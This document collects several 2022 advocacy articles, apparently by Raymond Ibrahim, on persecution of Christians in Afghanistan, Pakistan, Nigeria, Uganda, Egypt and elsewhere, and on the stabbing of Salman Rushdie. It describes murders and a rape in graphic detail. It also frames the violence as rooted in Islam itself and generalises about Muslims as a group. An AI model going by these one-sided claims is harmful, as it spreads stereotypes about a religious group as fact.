According to the **World Watch List** 2022, which ranks the 50 nations where Christians are most persecuted for their faith, **Afghanistan** is now the worst nation in the *entire world* in which to be Christian.

Similarly, Voice of the Martyrs, an international humanitarian nonprofit, **offers** the following about the 99.8 percent Muslim nation:

> Beatings, torture and kidnappings are routine for Christians in Afghanistan. … Christians are martyred every year in Afghanistan, but their deaths generally occur without public knowledge. A few are also in prison… Christian converts from Islam are often killed by family members or other radicalized Muslims before any legal proceedings can begin.

Rather tellingly, immediate family members are most prone to persecute and murder converts to Christianity. As Todd Nettleton of Voice of the Martyrs recently **explained**, although conditions for Christians have "certainly worsened" since the Taliban takeover, "the first line of persecution is your family members, it's your neighbors." He **explained** how converts arouse suspicion when they fail to appear for prayers at their mosques. In just the first eight months of the Taliban's resumption of power, one clandestine Christian man had to relocate his family three times due to the threat of discovery.

It is worth noting that, while Afghanistan was always bad for Christians, it became significantly worse in response to the U.S. invasion of 2001 (which, over twenty years later, and after spilling much blood and treasure, produced nil). Because Muslims tend to conflate Christians with the West in general, and America in particular—based on the popular but erroneous belief among Muslims that the West and America are still Christian—Afghan Christians were especially targeted after the U.S. invasion as a form of "**collective punishment**."

In neighboring Pakistan, as usual (**here**, **here** and **here)** , Christian minorities were also **attacked**:

> Life on any given day for Pakistani Christians is difficult. But members of Pakistan's Christian community say now they're being persecuted for U.S. drone attacks on Islamic militants hiding on the border with Afghanistan. The minority, which accounts for an estimated one percent of the country's 170 million population, says because its faith is strongly associated with America, it is targeted by Muslims.

"When America does a drone strike, they come and blame us," **said** one Christian. "They think we belong to America. It's a simple mentality."

On the other hand, Western leadership is very careful not to show any concern for Christian minorities—a sentiment that goes hand in hand with Western acquiescence to Islamic sensibilities. If anything, Western leaders are more prone to turn a blind eye to, if not actively discriminate against, already persecuted Christians—as was the case with the **UN and the UK**, and during the **Obama** administration.

There is a final aspect to the plight of Christians in Afghanistan, one that more "pragmatic" observers will, no doubt, cite to blame the persecuted themselves. Apparently, many of the few thousand Christians that remain in Afghanistan are there on the same rationale that motivated the earliest Christians. **According** to David Curry, of the U.S. Commission on International Religious Freedom:

> Many Christians did flee Afghanistan when the Taliban took over. Some did stay because they want to be 'salt and light' in a theological sense in that country, even though it became more hostile. So, they want to be part of the community. They love their country. It's totally understandable why many fled, but there is an embattled Christian community there in Afghanistan still today.

Todd Nettleton **confirms** this:

> made the incredible bold decision to stay in the country. And their attitude was, 'Listen, if all the Christians flee the country, who's going to be here to share the gospel, who's going to be here to be the church?' And so they made that courageous decision to stay, even knowing that the Taliban would be taking over; knowing it was a very risky thing.

However one wishes to interpret this, here are the weak and vulnerable altruistically risking their lives for what they at least *believe* is the good of their fellow man, while many of the world's rich and powerful, who habitually preach about "human rights" and "religious freedom"—at least when it suits their agendas, for example, to create **racial divisions** in the U.S., **demonize Israel**, or cover up for **Islamist radicalization**—have seemingly done everything possible to exacerbate their situation.

“We’re Proud of Killing Him!” Muslim Persecution of Christians, July 2022

SEPTEMBER 17, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE, CHRISTIAN PERSECUTION, GOD'S WORD, ISLAM

> Question: Why are the pulpits in America so quiet as their brothers and sisters are slaughtered abroad?

The following are among the abuses Muslims inflicted on Christians throughout the month of July 2022:

The Muslim Slaughter of Christians Continues

Burkina Faso: On Sunday, July 3, Muslim terrorists entered a Christian village and surrounded a church, where they **murdered at least 22 people**. Discussing that and others attacks on Christians in recent months, Dr. Caroline Hull, National Director of Aid to the Church in Need (UK), **said**:

> Across all of Africa—particularly the Sahel region where Burkina Faso is—jihadism is growing and, with that, Christian persecution. Christians are murdered, people are abducted, women are raped and treated terribly.... "It is heart-breaking .... The international community needs to keep a close eye on this new epicentre of terrorism because left unchecked it could become incredibly disruptive, not just to Africa but to the rest of the world too.

According to a July 22 **report**, Catholic churches and parishes are especially under assault:

> An explosion of Islamist terrorism in Burkina Faso has left one diocese in a dire situation, with parishes directly attacked and forced to close down, and priests unable to minister to 95 percent of their flock.... Terrorists in the West African country have attacked five of the diocese's 16 parishes, which then had to close, while in seven other parishes, ministry is restricted to the main church because terrorists control land routes and have destroyed telephone communication networks.

More moderate Muslim elements, while allowing for Christian worship, have taken it upon themselves to "correct" Christian teaching and conduct. As one **report** explains:

> In many parts of Fada N'Gourma, Islamist sermons have become common and other religious practices are forbidden, while in other areas, Catholic services are permitted, but jihadists enter the chapels to ensure that men and women are seated separately.

Nigeria: Among other atrocities Muslims committed against Christians are the following:

According to a July 19 **report**, "At least 68 Christians have been killed—with many more abducted or displaced—in the last two months," in just one Nigerian region, Benue State. Discussing this situation, Bishop Wilfred Chikpa Anagbe, of Makurdi diocese, Benue State, **said**:

> The scale of killings, displacement and wanton destruction of property by these Fulani jihadist militia only buttresses the now revealed agenda to depopulate Christian communities in Nigeria and take over lands. Tellingly, the government in power in Nigeria at the moment continues to do nothing about these persistent attacks, save to give laughable reasons like **'climate change'** or that some Muslims too are sometimes killed in attacks by so-called bandits.

After the above report appeared, on Sunday, July 31, Muslim Fulani herdsmen killed seven more Christians, including four children, during an attack in a separate region, Plateau State. In another attack that occurred ten days earlier in Plateau, the Muslims **killed** five other Christians.

According to a July 7 **report**, "gunmen" shot a Christian pastor and his two sons; the sons died. The terrorists also abducted the pastor's 13-year-old daughter.

The Muslim Slaughter of Apostates & Preachers in Uganda

On Sunday, July 3, three Muslim men **slaughtered** a former Muslim convert to Christianity, in part because he was leading other Muslims to Christ. Simolya Latifu, 47, had just left a Christian worship center building in the evening when other Christian witnesses heard wailing and cries for help coming from his direction, near a swamp: "The killers were condemning him for converting Muslims to Christianity," **said** one witness. "We hid ourselves in a thick bush." They then saw one of the Muslims, whom they had recognized, strike him "on the head with a sword, and thereafter they left. We remained there for about 30 minutes, and then we took courage and slowly went to see the slain man and discovered that he worshipped with us at Christ Discipleship Worship Center." After converting to Christianity in 2019, Simolya publicly spoke about his experiences as a Muslim in churches, angering many Muslims. After police arrested the man responsible for striking him on the head with a sword, Ali Buyinza **told** police, "We warned him to come back to our religion and gave him several opportunities, but he turned a deaf ear—we're proud of killing him."

In another incident, on July 29, Muslims **murdered** an evangelist in his home. A week earlier, Sozi Odongo, 45, an open air preacher, who often compared and contrasted the Koran with the Bible, received a **message** from Nasuru Ongom, a Muslim cleric: "Please stop preaching to our people using the holy Koran, or else you risk your life." On the evening of his murder, Sozi, his wife, Stella, and their four children were having dinner when they heard what sounding like a large mob approaching their home. "We heard them talk in the Arabic language and wondered what could be the matter," Kilo **said**. "They then arrived and knocked at the door." The wife and children fled to another room, as Sozi opened the door, at which point the assailants lunged at and began **beating** him: "He screamed while mentioning the name of Nasuru, saying, 'Leave me Nasuru, Nasuru, Nasuru, please don't kill me, just tell your colleagues to leave me.' Then I heard a loud hit, and thereafter no more screaming." After the mob had left, when the wife and children emerged from hiding, they found Sozi lying in a pool of his own blood, with deep gashes to his head and neck.

Finally on July 10, a Christian man **died** of wounds he received by Muslims. Earlier, on July 6, Robert Bwenje had accompanied Assistant Pastor Ambrose Mugisha of Elim Pentecostal Church to an open-air debate about between Christianity and Islam. Eight Muslims converted to Christianity following the debates. "This angered the Muslims, but they could not attack us because we had tight security from the police," Ambrose later **said**. As Ambrose and Robert were

returning home, Muslims **ambushed** them: "We saw men dressed in Islamic attire coming from the bush in different directions and shouting 'Allah akbar, Allah akbar .'" The Muslims began by seizing the two Christians' books. "They removed the Koran and then burned the rest of the books, including the Bibles, and then beat us with sticks," **said** the assistant pastor. One of the men struck and cut him on the head but Ambrose "jumped into the water and managed to swim and cross to the other side." Passersby found him bleeding and rescued him. His companion, Robert, was found in worse condition. Both men were transported to a hospital, where Robert succumbed to his wounds days later.

The Muslim Abuse and Rape of Christian Women in Pakistan

After **raping** a Christian woman, her Muslim employer told her and her family—both still reeling from the shock—to get back to work. Rimsha Riaz, 18, and several others of her Christian household worked at a glass crushing company, where they were **described** as "hard-working loyal employees for Haji Ali Akbar, a successful Muslim businessman." On July 6, after a tiring shift, as the family was preparing to go home, a supervisor told Rimsha to go to Akbar's office for some extra paid work. Her mother and brothers returned home; Rimsha arrived an hour later, visibly distressed. When her mother pressed her as to what was wrong, the 18-year-old broke into tears and said she was raped by Akbar at gunpoint. In her own **words**:

> In his office, Mr. Akbar pulled out his pistol threatened to kill me if I did not do what he wanted. He then started raping me. I cried out as loud as I could but no-one came to help. After he finished with me, Mr. Akbar put the pistol to my ear and threatened to kill my brothers and other family members, if I dared to tell anyone.

The mother instructed the rest of the family never to go back to work for Akbar, but also "**did** not go to police, because Christian families are generally frightened of them, and expect little justice." Less than two days later, however, Akbar, accompanied by four armed men, came pounding on the Christian household's door with the butt of his gun and shouting for them to "**open** the door or face dire consequences." Fearful of the threats, one of Rimsha's brothers opened the door, at which point Akbar began to revile the family, including by **yelling**, "How dare you leave my factory without my permission? You filthy Chooras . I will kill you if you remain absent tomorrow—and make sure you bring the girl." According to the **report**,

> The whole family was left terrified and when he left the family began discussing what they should do. While they were planning what to do, Rimsha, who was very distressed, fainted and collapsed on the floor. Her brother Arslan took her to District Headquarters Hospital, Gujranwala where she received treatment and a diagnosis confirmed she had been raped.

The family eventually reported the rape to police who arrested Akbar. However, because the family is sure that he will eventually be released and that the arrest was only for show, they have since relocated. As for Rimsha, who was engaged to be married, "**her** fiancé has now broken the engagement on discovering the rape incident. Rimsha is visibly traumatized and depressed." Discussing this incident, Juliet Chowdhry of the British Asian Christian Association, **said**: "Rimsha is a Christian women in a country where here status makes her vulnerable. The fact that the rapist employer felt he could force Rimsha and her family to return to work after such an ordeal, is an illustration of the weak standing of Christians."

In another incident, according to a July 6 **report**, yet another Christian girl was abducted, forcibly converted to Islam, and "married" to a Muslim man. Problems began for Meerab Palous, 15, when Gulnaz, a female Muslim neighbor and friend of the family, "**gave** Meerab a glass of water mixed with drugs and sleeping pills. When the Christian girl fell asleep, she called her half-brother Muhammad Asif and they took her away." Around midnight, the girl's parents awoke and began frantically searching for their daughter. Neighbors informed them that "**they** had seen Gulnaz, Muhammad and another person loading her into a car unconscious." Before long, Gulnaz's Muslim family contacted the Christians and informed them that "Meerab must convert to Islam and marry Muhammad Asif." Shocked by this betrayal, the parents ran to local police, but they "**refused** to register their complaint." Meanwhile, the Muslim family went to a Faisalabad court where they presented two fake documents, a conversion certificate and a marriage certificate, which claimed that the girl had voluntarily converted to Islam and married Muhammad. The documents further falsified Meerab's age, saying she was 18.

Muslim Attacks on Christian Churches and Cemeteries

Syria: During an inauguration celebration on Sunday, July 24, an Islamic terror group **fired rockets** at a newly constructed church, known as the Little Hagia Sophia, in the predominantly-Greek Orthodox city of al-Suqaylabiyah. Two of the many Christians gathered to celebrate the opening of the new church were killed and about a dozen seriously wounded. This newly constructed church was supposed to be a defiant response to the Erdoğan regime's slap in the face of millions of especially Orthodox Christians, when he transformed the Hagia Sophia basilica in Constantinople/Istanbul—which was originally built, and for a millennium functioned, as a Christian cathedral—into a **trophy mosque again**. Hay'at Tahrir al-Sham, the Muslim

terrorist group behind the Sunday church bombing, is believed to be backed by Turkey. According to one **report**,

> Although designated a terrorist organization by the Turkish government in 2018, in recent years the relationship between Turkey and HTS has dramatically shifted. HTS has fought alongside the Turkish-backed and funded Syrian National Army (SNA) and several Turkish military outposts have been constructed inside HTS-controlled Edleb.

Turkey: An ancient Christian cemetery and its human remains were found desecrated. In the words of one **report**:

> Assyrian tombs over a thousand years old destroyed and desecrated, bones of the dead and other sacred objects thrown outside. This latest, worrying episode of intolerance against a Christian place in Turkey.

The report adds that the location of the cemetery, in Mardin, where the "Christians made the bitter discovery," is itself "the scene of intolerance episodes in the recent past," a reference to the Ottoman genocide of Christians in the region. June 29, the date of this desecration, also appears to have been deliberately **chosen** by the desecrators to affront Christians:

> Eyewitnesses recount that the cemetery chapel, dedicated to the two apostles that the Church celebrates on 29 June, the day of the attack, was built in 1967 within a burial ground that contains tombs dating back even to the first millennium. Every year, the local community—made up of Assyrian, Chaldean and Syriac Christians—visits the tombs on the feast day to pray and perform votive rites in front of the saints and the tombs of their ancestors. The discovery of the desecrated tombs aroused sorrow and despair within the Christian community....

About two weeks later, on July 15, a Jewish cemetery in Istanbul was also **desecrated**. According to one **report**, "The vandals desecrated 81 graves, some excavated and opened, strewing the area with bones and broken stones. Those responsible for the attack were under 18, acting on orders of a gang of adults." Discussing this incident, Garo Paylan, an Armenian lawmaker **tweeted**, "The fact that the attack on the Jewish cemetery was carried out by children aged between 11 and 13 does not alleviate the situation; it aggravates it. Who and what mentality have filled those children with hatred towards Jews?" Similarly, David Vergili, a Syriac-Assyrian journalist, **said:**

> In the past two months, the graves of Syriac and Jewish communities in Turkey have been attacked and destroyed. The graves and holy places of the Armenian community have also experienced similar attacks before. These incidents and especially the attacks on the sacred places, graves and values of non-Muslim communities are not new and they constitute hate crimes. These attacks have racist, religious motives and mostly target groups that are not part of the Turkish-Islamic ideology. These attacks have been happening for years and there has been no improvement in the way the government responds to them. Given the past trauma of and attacks against the Christian and Jewish communities as well as the Turkish government's denial of its own crimes, it is obvious that even the dead are affected by these violations. The hatred and humiliating discourse towards minority groups in Turkey manifest themselves as direct attacks on minority groups. Not only the living non-Muslim minority communities, but also their sacred places and their dead are not fully recognized and respected by large segments of the society and the government/state of Turkey.

Spain: On July 21, a Muslim migrant from Morocco **barged** into a Catholic cathedral and began shouting Islamic slogans, including: "Allahu akbar ! He is the only true god! Yours is false and you are a bunch of infidels!" The invader then hurled a copy of the Koran, Islam's holy book, toward the assembled congregation, before abruptly leaving. Police arrived at the scene, the migrant insulted them as well, and tried to flee, but was apprehended and taken into custody.

France: On Sunday, July 24, a Muslim man **interrupted** evening mass at the Saint-Germain church. He began shouting, hurling insults, and, as some later described, acted as if he was "possessed." A parishioner **recalls**:

> He called us hypocrites. He said we were f**king Christians. He said we were fooling him..... He was shouting a lot of abuse. He accused the church of being racist when he had come to pray like a Muslim. He shouted: Satan has entered me! We have to sacrifice some of them... I don't want to hear the priest's words. He also said that he was the second son of God because his blood was the blood of Jesus. All this was done by lashing out and spitting.

In response, and because many Christians were terrified and the children crying, another Christian present walked to and asked the Muslim to leave, at which point the invader head-butted him in the face, knocking out two of his teeth. Others then acted fast and subdued the Muslim trespasser until police arrived.

Uganda: On Sunday, June 26, Muslims attacked and **demolished** a church building and severely beat its pastor. Three days earlier, Pastor Baingana James, 48, received a phone call from a Muslim sheikh **ordering** him to leave the region and "to return to Islam seven Muslims who had

converted to Christianity .... We therefore want to warn you to leave the place within two days, if not we are coming to destroy your home and church." Then, on the morning of the attack, while Pastor James was conducting Sunday service, a Muslim mob, led by the sheikh in question, barged into the church. **According** to James:

> They started beating us, including mothers who were breastfeeding and youths, while shouting in four languages—English, Luganda, Swahili and Arabic—and ordering us to stop the service and leave immediately. As we were struggling to go out in serious panic and tension while others were with serious injuries, they started breaking and pulling down the building.

Generic Muslim Abuse of Christians

Egypt: A Muslim man stabbed an elderly Christian man "**multiple times**" and his son. According to the **report**,

> Joseph Israel, 70, was sitting outside his shop in the Omrania district (near Giza pyramids area) in the early morning of 28 July when a man approached him and stabbed him multiple times. When Israel's son, Emil, rushed to help him, he was stabbed too. Both men were rushed to hospital with critical injuries. Ahmad Mohamed Salah, 43, was detained in connection with the attacks pending police investigations.

Israel received "at least 30 stitches where he was stabbed in his neck," **said** his son after being released from the hospital. Emil also **said** that the attacker had attended a nearby mosque earlier that day, and then "walked up to my father who was sitting outside the shop and started stabbing him with a knife, shouting "Allah Akbar. When I ran outside to try and stop the attack on my father, Ahmad started stabbing me with the knife as well." The Christians were apparently targeted for running a shop that sells liquor. Six years earlier, "Some armed masked men broke in after midnight, took money and destroyed the bottles of alcohol," Emil **said**. The **report** continues:

"Alcohol is regarded as 'haram' by Muslims, and those selling or consuming it are looked down upon or sometimes even threatened. In January 2017 a Copt was killed in Alexandria as he sat in front of his liquor store.... Emil and his father had never met Ahmad before, Emil said. However, Christians who live in the nearby area of El Plastic told a local source he is a supporter of the outlawed Islamist Muslim Brotherhood movement and refuses to buy from Christian-owned shops. Ahmad's family, meanwhile, have told the police and prosecutors that he is suffering from

a mental illness. Such a defense often is used, and when successful, results in the minimum possible sentence."

Pakistan: On July 4, a Christian mechanic who had been imprisoned for the last five years, awaiting trial under a false accusation of allegedly insulting the Muslim prophet Muhammad, was **sentenced to death** by hanging in a Pakistani court. Five years earlier, on June 5, 2017, Ashfaq Masih, 34, had gotten into a quarrel with Muhammad Naveen, a rival who had established a mechanics' workshop near Masih's. According to Masih's **not guilty plea**, Muhammad "was jealous because my business was running better," and, after their altercation, "threatened me with dire consequences." On the following day, June 6, **according** to Masih:

> Muhammad Irfan came to my shop for wheel balancing for his motorbike. I balanced the wheel and demanded my amount of labour as settled between us. Muhammad Irfan refused to give me money and said, 'I am a follower of Peer Fakhir and don't ask for money from me.' I told him that I am a believer in Jesus Christ and I don't believe in Peer Fakhir and please give me my labour.

At that point, Muhammad Irfan went—or perhaps returned—to the rival shop of Muhammad Naveed, and, moments later, a Muslim mob had formed around the Christian's shop. As Masih **explained**:

> They both made conspiracy against me and lodged a false FIR against me. I told the real story to a police officer but he did not record my version but conducted investigation ex-parte. I neither uttered any derogatory word against Prophet Muhammad nor can think about it.

Along with rival shop owner Muhammad Naveed, Muhammad Irfan, the complainant, also got two other Muslims — Muhammad Nawaz and Muhammad Tahir — to lie and **tell** police that they "heard Masih say derogatory words against the Muslim prophet," even though none of them was present during the altercation between Irfan and Masih. Masih was charged under Section 295-C of Pakistan's penal code, which **states**:

> Whoever by words, either spoken or written, or by visible representation, or by any imputation, innuendo, or insinuation, directly or indirectly, defiles the sacred name of the Holy Prophet Muhammad (peace be upon him) shall be punished with death, or imprisonment for life, and shall also be liable to fine.

Discussing this ruling, Nasir Saeed, the director of the Centre for Legal Aid Assistance and Settlement, a charity that supports persecuted Christians in Pakistan, **said** the judgement was "very sad but expected." He added:

> The judges are aware that such cases are made to punish and settle personal grudges with the opponents, especially against the Christians.... Masih's case was very clear—the shop owner wanted him out and Naveed was a business rival who implicated him in a false blasphemy case. He is innocent and has already spent five years in prison for a crime he never committed.

Raymond Ibrahim**, author of the new book,* **Defenders of the West: The Christian Heroes Who Stood Against Islam, is a Distinguished Senior Fellow at the Gatestone Institute, a Shillman Fellow at the David Horowitz Freedom Center, and a Judith Rosen Friedman Fellow at the Middle East Forum.*

About this Series

The persecution of Christians in the Islamic world has become endemic. Accordingly, "Muslim Persecution of Christians" was developed in 2011 to collate some—by no means all—of the instances of persecution that occur or are reported each month. It serves two purposes:

1) To document that which the mainstream media does not: the habitual, if not chronic, persecution of Christians.

2) To show that such persecution is not "random," but systematic and interrelated—that it is rooted in a worldview inspired by Islamic Sharia.

Accordingly, whatever the anecdote of persecution, it typically fits under a specific theme, including hatred for churches and other Christian symbols; apostasy, blasphemy, and proselytism laws that criminalize and sometimes punish with death those who "offend" Islam; sexual abuse of Christian women; forced conversions to Islam; theft and plunder in lieu of *jizya* (financial tribute expected from non-Muslims); overall expectations for Christians to behave like cowed *dhimmis*, or second-class, "tolerated" citizens; and simple violence and murder. Sometimes it is a combination thereof.

Because these accounts of persecution span different ethnicities, languages, and locales—from Morocco in the West, to Indonesia in the East—it should be clear that one thing alone binds them: Islam—whether the strict application of Islamic Sharia law, or the supremacist culture born of it.

Previous Reports: HERE

SOURCE: **RAYMOND IBRAHIM**

More Churches Burned and Christians Killed in Egypt — and the Government Is to Blame

AUGUST 22, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, BIBLE, GOD'S WORD, ISLAM

Yet another Coptic Christian church has been **set aflame**; and yet more Christians have been killed in Egypt.

On Sunday, August 14, 2022, the Church of Abu Seifein—named after Saint Mercurius of Caesarea, revered by the Copts—caught fire as it was packed with over two hundred worshippers celebrating morning mass. At least 41 Christians—**18 of whom were children**—were either burned alive, killed by asphyxiation, or during the subsequent stampede. Along with the officiating priest, 5-year-old triplets, their mother, grandmother, and an aunt were among those killed.

What caused *this* church fire?

Considering that radical Muslims have torched or bombed *hundreds* of Coptic churches over the decades in Egypt—and often when churches are packed—it is, of course, difficult to resist that explanation.

There are other telling factors: the city of Imbaba, the site of this latest church burning, has witnessed the burning of other Coptic churches at the hands of Muslims. Most significantly, **in 2011**, some 3,000 Muslim rioters set three Imbaba churches aflame to jihadist cries of "**Allahu Akbar**." Twelve Christians were killed in those riots.

Moreover, the date of this church burning, August 14, is essentially the anniversary of when Muslim Brotherhood members and sympathizers attacked and torched 62 Coptic churches on August 15 and 16, in 2013, after then president Muhammad Morsi was ousted. One may argue that August 14 is not August 15 or 16, but August 14 is the closest date to those dates that also, because it fell on a Sunday, would have had the most Christians in the church, making it the ideal day to "commemorate" the Brotherhood-led events of 2013.

At any rate, the "official" story is that the recent fire was caused by "faulty electric wiring." As many observers have noted, however, this explanation is suspect if for no other reason than that it was offered up literally *minutes* after the fire broke out; and, as is well known, it takes a serious, prolonged investigation before such a determination can be made—not minutes.

Be that as it may; even if faulty electric wiring is the true culprit of last Sunday's fire, the government of Egypt is still largely to blame. Since Ottoman times—indeed, since the **Arab-Islamic conquest**—severe restrictions, based on sharia stipulations, have made it next to impossible for Christians not only to build but to repair churches. Although a 2016 law was heralded as repealing these draconian stipulations, practically speaking, and as many Copts have noted, little has changed. Till this day, most Coptic churches in Egypt are shoddily built, cramped, and poorly wired.

As even the *New York Times* reported: "The Copts have long complained about being the victims of discrimination on the basis of their religion. One aspect of that discrimination are government restrictions on the construction, renovation and repair of churches in the largely Muslim country. These restrictions have left many of the buildings in disrepair and made them fire hazards."

The recently torched Church of Abu Seifein, for example, was not a true church but **rather** "a four-story residential building in a narrow alley in the Imbaba neighborhood" where two apartments on the top floors were gradually transformed into a church. Little wonder that its Christian worshippers were **unable** to "escape through narrow doors, ill-equipped to facilitate emergency exit to the alleyways of the Giza neighborhood outside."

Furthermore, as one **report** states, "Eyewitnesses said firetrucks and ambulances arrived to the site over one hour after signaling the fire, even though they're stationed in nearby street," thus leading to more lost lives that might have been saved.

Indeed, as if to underscore Egypt's disregard for the basic rights of its Coptic citizens and their places of worship, less than three days after the burning of the Church of Abu Seifein on August 14, yet another Coptic church, Anba Bishoy in Minya, was **just set aflame**, on August 17, 2022. And, as if to preempt the automatic reason given by state authorities to media for dissemination —"faulty wiring"—Bishop Fam of Minya was quick to **say** that "There was no working electricity inside the church of Anba Bishoy at the time of the fire; air conditioners were turned off." Not ones to have their creative imagination forestalled, investigating authorities offered—a mere day later—an even more absurd cause: "church candles in the hands of children were the cause."

In a recent **program** dedicated to discussing the recent tragedy at the Church of Abu Seifen, the prolific Egyptian writer and researcher, Magdi Khalil, made some important observations. Of the 3,000 or so churches in Egypt, hundreds, he said, have been torched over the past 50 years. Meanwhile, and although there are at least half a million mosques and prayer halls in Egypt, none have ever burned.

These numbers further highlight the extreme discrimination against churches in Egypt: considering that Christians amount for, at the very least, ten percent of Egypt's total population, they should have at least 50,000 (ten percent of half a million)—not just 3,000—churches. Little wonder they are always cramped with hundreds of Christians, making them fire hazards.

Khalil also said that over the past 50 years, three—and only three—reasons have ever accounted for the large number of burned churches in Egypt: 1) radical Muslims (mobs or terrorists); 2) "natural causes" (faulty wires, etc.) most of which are byproducts of the aforementioned draconian restrictions on churches; 3) Egypt's own state security agencies, which for their own reasons burn churches.


After pointing out that those who target Christians in Egypt rarely if ever suffer any consequences, Khalil bemoaned how, "Incitement against the Copts is daily in Egypt! Accusing the Copts of being infidels is daily in Egypt! Mockery of Christianity and the sacred things of Christianity and the accusation that the Bible is distorted is daily in Egypt!"

In closing, another Coptic church has burned in Egypt, and more Christians have been killed. And whichever way one looks at it—whether because Muslims who are "radicalized" in government funded mosques are responsible, whether the ever-scheming State Security is responsible, or whether faulty wiring is responsible—in the end, Egyptian leadership and governance is responsible.

SOURCE: **RAYMOND IBRAHIM**

‘Death to Blasphemers!’ Islam’s Ancient War on Critics of Muhammad, as in Salman Rushdie

AUGUST 19, 2022
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CHRISTIAN PERSECUTION, ISLAM



The Stream

Last Friday, a Muslim man lunged at and repeatedly stabbed Salman Rushdie as he was preparing to deliver a speech on a New York stage. Prosecutors said the author was stabbed 10 times, suffering a neck wound, liver damage, a severed nerve in his arm, and may well lose an eye. Thankfully, **reports** Sunday morning indicate Rushdie is off a ventilator and able to speak.

Rushdie became internationally recognizable in 1988, following the publication of his novel, *The Satanic Verses*. Because it portrayed the Muslim prophet of Islam irreverently, the book provoked ire throughout the Muslim world, culminating with a 1989 fatwa calling for his execution as a blasphemer by Iran’s then supreme leader, Ayatollah Khomeini.

In other words, Friday’s assassination attempt against Rushdie has been nearly 35 years in the making and should surprise no one.

And yet, those most charged with explaining events to the rest of us, the so-called "mainstream media," are still and rather predictably searching for a "**motive**"—not least since reporting the full truth may make Islam look "bad."

Back in the real world, Muslim attacks on those perceived to "blaspheme" against Islam's prophet have a long and unvaried history that stretches straight back to Muhammad himself. Yes, the prophet of Islam was the first Muslim to call for and therefore legitimize the assassination of those who mocked him, saying doing so was "God's work."

Thus, when Kaʿb ibn Ashraf, an elderly Jewish leader, **mocked** Muhammad, the prophet exclaimed, "Who will kill this man who has hurt Allah and his messenger?" A young Muslim named Ibn Maslama volunteered on condition that he be allowed to deceive Kaʿb to gain his trust in order to get close enough and kill him. Muhammad **agreed**, and the rest — Ibn Maslama dragged the Jew's head back to Muhammad to triumphant cries of "Allahu akbar!" — is history.

In another example, after Muhammad learned that Asma bint Marwan, an Arab poetess, was making verse that portrayed him as nothing more than a murdering bandit, he called for her assassination, exclaiming: "Will no one rid me of this woman?" That very night, Umayr, a zealous Muslim, crept into Asma's home while she lay sleeping surrounded by her young children. After removing one of her suckling babes from her breast, Umayr plunged his sword into the poetess. The next morning at mosque, Muhammad, who was aware of the assassination, said, "You have helped Allah and his Apostle." Apparently feeling some remorse, Umayr responded, "She had five sons; should I feel guilty?" "No," the prophet answered. "Killing her was as meaningless as two goats butting heads" (from Muhammad's earliest biography, *Sirat Rasul Allah*, p.676).

From here, it becomes clear — except, of course, to the **disingenuous and narrative driven media** — why, past and present, Muslims have attacked and slaughtered countless people accused of speaking (or writing) against Muhammad. Validating this assertion is almost futile, as blasphemy-related stories surface with extreme regularity (very recent examples come from nations as varied as **Greece**, **India**, **Afghanistan**, and **Malaysia**). In my monthly ***Muslim Persecution of Christians*** series, of which there are some 130 reports stretching back to 2011, virtually every month features several anecdotes of Muslims attacking, possibly murdering, Christians on the mere accusation of blasphemy.

As a recent example, a throng of Muslims stoned and burned to death **Deborah Emmanuel**, a Christian college student in Nigeria, on the unsubstantiated rumor that she had offended Muhammad. In support of her murder, one Muslim cleric enthusiastically **declared**, "When you touch the prophet we become mad people.... Anyone who touches the prophet, no punishment — just kill!"

